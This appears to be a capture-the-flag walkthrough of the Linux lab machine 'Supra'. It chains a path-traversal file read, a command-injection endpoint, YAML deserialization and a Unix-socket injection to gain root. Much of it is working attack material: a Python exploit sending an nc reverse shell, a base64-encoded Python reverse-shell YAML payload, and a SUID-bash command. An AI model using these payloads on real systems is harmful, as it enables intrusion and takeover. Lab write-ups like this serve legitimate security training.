Supra Official Walkthrough

Creator : AL1ENUM

Difficulty : Hard

OS : Linux

October 11, 2021

Contents


Initial Foothold

Port Scan

```
alienum@Prometheus: ~
alienum@Prometheus:~$ nmap 10.0.2.254
Starting Nmap 7.80 ( https://nmap.org ) at 2021-10-11 23:34 EEST
Nmap scan report for 10.0.2.254 (10.0.2.254)
Host is up (0.00036s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
4000/tcp open  remoteanything

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
alienum@Prometheus:~$
```

Local File Inclusion

API Server – Port 4000




File Integrity Checker


After the successful upload this function calculates the md5sum of the uploaded file

Additional, the API prints the exact file location

```
/var/www/api/uploads/test.txt
```



Uploads LFI





```
http://10.0.2.254:4000/uploads/..%2Fapp.js
```

Remote Command Execution / Command Injection

Hidden API method

After enumerating the **app.js**, we found a hidden API method

```
app.get('/[redacted]', function (req, res) {

    uid = req.query.uid
    console.log(uid)
    exec("ps aux | grep ".concat(uid), (error, stdout, stderr) => {
        console.log(`stdout: ${stdout}`);
        res.end(`stdout: ${stdout} :: ${uid}`)
    });


});
```



The vulnerable URL is :

http://10.0.2.254:4000/[redacted]

Using the uid parameter we can inject commands.


Reverse Shell | www-data

Script

exploit.py
~/Desktop/supra-exploit

```python
import requests

TARGET_URL = 'http://10.0.2.254:4000'

data = "root | rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Cbash%20-i%202%3E%261%7Cnc%2010.0.2.253%204444%20%3E%2Ftmp%2Ff"


r = requests.get(TARGET_URL + '/[redacted] +data,verify=False)
print(r.text)

```

Listener



Horizontal Privilege Escalation

YAML Deserialization Attack

Find Local Services

ss -an | grep 127.0.0.1

```
www-data@Supra:~/api$ ss -an | grep 127.0.0.1
ss -an | grep 127.0.0.1
tcp   LISTEN 0      128                                     127.0.0.1:8081
tcp   LISTEN 0      20                                      127.0.0.1:25
www-data@Supra:~/api$
```

```
www-data@Supra:/opt/api$ cat internal-api.py
cat internal-api.py
from flask import Flask, request
#import yaml
import ruamel.yaml
import warnings
from base64 import b64decode

warnings.simplefilter('ignore', ruamel.yaml.error.UnsafeLoaderWarning)

from yaml.loader import FullLoader
app = Flask(__name__)


@app.route("/", methods=["GET"])
def index():
    return "Supra Internals"


@app.route("/read-leaked-accounts", methods=["GET"])
def read():
    with open(r'./accounts.yaml') as file:
        #accounts = yaml.load(file, Loader=FullLoader)
        accounts = ruamel.yaml.load(file)
    return accounts


if __name__ == '__main__':
    app.run("127.0.0.1", port=8081)
www-data@Supra:/opt/api$
```

Port Forwarding

```
socat TCP-LISTEN:8082,fork TCP:127.0.0.1:8081 &
```

10.0.2.254:8082/read-leaked

10.0.2.254:8082/read-leaked-accounts

JSON Raw Data Headers

Save Copy Collapse All Expand All Filter JSON


```
emails:
    0:      "Gloriawrong@zonnetd.nl"
    1:      "cheerfulMark93@atbt.net"
    2:      "horribleMicheal30@aliceaedsl.fr"
    3:      "Tamaradull@aiam.com"
    4:      "Grantitchy@lieve.ca"
    5:      "easyAngelica60@heatnet.nl"
    6:      "Rebekaheasy@lieve.com"
    7:      "zealousKatelyn@ggmail.com"
    8:      "depressedBridget62@yahooi.com.ar"
    9:      "fierceBrooke@optoniline.net"
passwords:
    0:      "6NpjqVCM"
    1:      "mzPdgc9V"
    2:      "fpRze8bn"
    3:      "x4Lm3W6M"
    4:      "tYUBN6Qx"
    5:      "8zNBxXcd"
    6:      "X48UYKrw"
    7:      "xEfjB39C"
    8:      "Wk956r4a"
    9:      "UKQC5q2a"
```


The Internal service loads a serialized data from the accounts.yaml and convert them to a JSON. The ruamel.yaml package is vulnerable to deserialization attack

We will replace the accounts.yaml with our malicious accounts.yaml.

Remember that we are able to write/edit the accounts.yaml because they forgot to change the permissions.

Creating the Malicious YAML file

Old accounts.yaml

```
www-data@Supra:/opt/api$ ls -la
ls -la
total 20
drwxr-xr-x 2 root     root     4096 Oct 12 05:52 .
drwxr-xr-x 3 root     root     4096 Oct 11 09:12 ..
-rwxrwxrwx 1 www-data www-data  445 Oct 11 10:26 accounts.yaml
-rw-r--r-- 1 root     root      609 Oct 12 05:49 internal-api.py
-rwxr-xr-x 1 root     root       36 Oct 11 10:39 start-internal.sh
www-data@Supra:/opt/api$
```

```
www-data@Supra:/opt/api$ cat accounts.yaml
cat accounts.yaml
emails:

  - Gloriawrong@zonnetd.nl
  - cheerfulMark93@atbt.net
  - horribleMicheal30@aliceaedsl.fr
  - Tamaradull@aiam.com
  - Grantitchy@lieve.ca
  - easyAngelica60@heatnet.nl
  - Rebekaheasy@lieve.com
  - zealousKatelyn@ggmail.com
  - depressedBridget62@yahooi.com.ar
  - fierceBrooke@optoniline.net

passwords:

  - 6NpjqVCM
  - mzPdgc9V
  - fpRze8bn
  - x4Lm3W6M
  - tYUBN6Qx
  - 8zNBxXcd
  - X48UYKrw
  - xEfjB39C
  - Wk956r4a
  - UKQC5q2awww-data@Supra:/opt/api$
```

New accounts.yaml


You can generate your payload using this :

https://github.com/j0lt-github/python-deserialization-attack-payload-generator

File name : accounts-vuln.yaml

```
hacker:

  !!python/object/apply:subprocess.Popen
- !!python/tuple
  - python3
  - -c
  -
"__import__('os').system(str(__import__('base64').b64decode('cHl0aG9uMyAtYyAnaW1
wb3J0IHNvY2tldCxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5
FVCxzb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdCgoIjEwLjAuMi4yNTMiLDU1NTUpK
Ttvcy5kdXAyKHMuZmlsZW5vKCksMCk7IG9zLmR1cDIocy5maWxlbm8oKSwxKTtvcy5kdXA
yKHMuZmlsZW5vKCksMik7aW1wb3J0IHB0eTsgcHR5LnNwYXduKCJiYXNoIikn').decode()))"
```

wget 10.0.2.253:8000/accounts-vuln.yaml -O accounts.yaml



The accounts.yaml successfully replaced

```
www-data@Supra:/opt/api$ cat accounts.yaml
cat accounts.yaml
hacker:

  !!python/object/apply:subprocess.Popen
- !!python/tuple
  - python3
  - -c
  -  "__import__('os').system(str(__import__('base64').b64decode('cHl0aG9uMyAtYyAnaW1wb3J0IHNvY2tldCx
zdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCxzb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdCgo
IjEwLjAuMi4yNTMiLDU1NTUpKTtvcy5kdXAyKHMuZmlsZW5vKCksMCk7IG9zLmR1cDIocy5maWxlbm8oKSwxKTtvcy5kdXAyKHMuZ
mlsZW5vKCksMik7aW1wb3J0IHB0eTsgcHR5LnNwYXduKCJiYXNoIikn').decode()))"
www-data@Supra:/opt/api$
```


Reverse Shell

Curl

```
curl 10.0.2.254:8082/read-leaked-accounts
```

Listener

```
nc -nlvp 5555
```



Vertical Privilege Escalation

Socket Command Injection

netstat -an | grep socket

```
it404@Supra:/opt/api$ netstat -an | grep socket
netstat -an | grep socket
Active UNIX domain sockets (servers and established)
unix  2      [ ACC ]     STREAM     LISTENING     11421    /run/dbus/system_bus_socket
unix  2      [ ACC ]     STREAM     LISTENING     11722    /usr/local/src/socket.s
unix  7      [ ]         DGRAM                    10629    /run/systemd/journal/socket
unix  3      [ ]         STREAM     CONNECTED     11611    /run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     11610    /run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     13111    /run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     11618    /run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     11744    /run/dbus/system_bus_socket
it404@Supra:/opt/api$
```

The hard part of this, is to detect and guess the vulnerability

This explains how to exploit a unix socket :

https://book.hacktricks.xyz/linux-unix/privilege-escalation/socket-command-injection

echo "cp /bin/bash /tmp/bash; chmod +s /tmp/bash; chmod +x /tmp/bash;" | socat - UNIX-CLIENT:/usr/local/src/socket.s

/tmp/bash -p

```
alienum@Prometheus: ~
$ echo "cp /bin/bash /tmp/bash; chmod +s /tmp/bash; chmod +x /tmp/bash;" | socat - UNIX-CLIENT:/usr/local/src/socket.s
echo "cp /bin/bash /tmp/bash; chmod +s /tmp/bash; chmod +x /tmp/bash;" | socat - UNIX-CLIENT:/usr/local/src/socket.s
$ /tmp/bash -p
/tmp/bash -p
bash-5.1# whoami
whoami
root
bash-5.1# hostname
hostname
Supra
bash-5.1#
```

Resources

Exploit DB - YAML Deserialiazation Attack

https://www.exploit-db.com/docs/english/47655-yaml-deserialization-attack-in-python.pdf?utm_source=dlvr.it&utm_medium=twitter

HackTricks – Socket Command Injection

https://book.hacktricks.xyz/linux-unix/privilege-escalation/socket-command-injection